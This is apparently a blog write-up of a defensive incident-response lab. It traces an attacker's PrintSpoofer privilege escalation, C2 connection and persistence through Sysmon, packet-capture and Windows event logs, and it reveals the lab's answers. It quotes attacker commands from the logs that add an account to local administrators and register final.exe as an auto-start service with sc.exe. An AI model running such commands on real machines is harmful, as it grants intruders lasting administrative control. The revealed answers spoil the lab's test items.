Investigation Guide
With this, we can focus on the following network and endpoint events:
- Look for events executed after the successful execution of the reverse socks proxy tool.
- Look for potential privilege escalation attempts, as the attacker has already established a persistent low-privilege access.
Significant Data Sources:
- Packet Capture
- Sysmon
Questions:
After discovering the privileges of the current user, the attacker then downloaded another binary to be used for privilege escalation. What is the name and the SHA256 hash of the binary?
Format: binary name,SHA256 hash
Using Wireshark I looked at the connections to the known C2 domain

Knowing that we are looking for spf.exe, we can search for it in the Sysmon logs.

Click to reveal
spf.exe,8524FBC0D73E711E69D60C64F1F1B7BEF35C986705880643DD4D5E17779E586D
Based on the SHA256 hash of the binary, what is the name of the tool used?
Format: Answer in lowercase

Click to reveal
PrintSpoofer
The tool exploits a specific privilege owned by the user. What is the name of the privilege?
I found this by researching about the maleware
These two privileges are very powerful indeed. They allow you to run code or even create a new process in the context of another user. To do so, you can call CreateProcessWithToken() if you have SeImpersonatePrivilege or CreateProcessAsUser() if you have SeAssignPrimaryTokenPrivilege
https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/
Click to reveal
SeImpersonatePrivilege
Then, the attacker executed the tool with another binary to establish a c2 connection. What is the name of the binary?

Click to reveal
final.exe

The binary connects to a different port from the first c2 connection. What is the port used?
I lokked for connections made by final.exe
Click to reveal
8080
- Actions on Objective - Fully-owned Machine
Now, the attacker has gained administrative privileges inside the machine. Find all persistence techniques used by the attacker.
In addition, the unusual executions are related to the malicious C2 binary used during privilege escalation.
Investigation Guide
Now, we can rely on our cheatsheet to investigate events after a successful privilege escalation:
- Useful Brim filter to get all HTTP requests related to the malicious C2 traffic :
_path=="http" "<replace domain>" id.resp_p==<replace port> | cut ts, host, id.resp_p, uri | sort ts - The attacker gained SYSTEM privileges; now, the user context for each malicious execution blends with NT Authority\System.
- All child events of the new malicious binary used for C2 are worth checking.
Significant Data Sources:
- Packet Capture
- Sysmon
- Windows Event Logs
Questions:


Upon achieving SYSTEM access, the attacker then created two users. What are the account names?
Format: Answer in alphabetical order - comma delimited
Search for "user /add" in the sysmon events
Click to reveal
shion,shuna
Prior to the successful creation of the accounts, the attacker executed commands that failed in the creation attempt. What is the missing option that made the attempt fail?
We can find it by just looking at other executed commands
Click to reveal
/add
Based on windows event logs, the accounts were successfully created. What is the event ID that indicates the account creation activity?
We can google this
Click to reveal
4720

The attacker added one of the accounts in the local administrator's group. What is the command used by the attacker?
we can search for "net localgroup" in the sysmon logs
Click to reveal
net localgroup administrators /add shion
Based on windows event logs, the account was successfully added to a sensitive group. What is the event ID that indicates the addition to a sensitive local group?
We can google this
Click to reveal
4732

After the account creation, the attacker executed a technique to establish persistent administrative access. What is the command executed by the attacker to achieve this?
Format: Remove the double quotes from the log.
We know that the last stage used final.exe so we can filter for event ID1 and search for final.exe
Click to reveal
C:\Windows\system32\sc.exe” \\TEMPEST create TempestUpdate2 binpath= C:\ProgramData\final.exe start= auto
You can find more of my posts and projects here: https://blog.janalhorn.de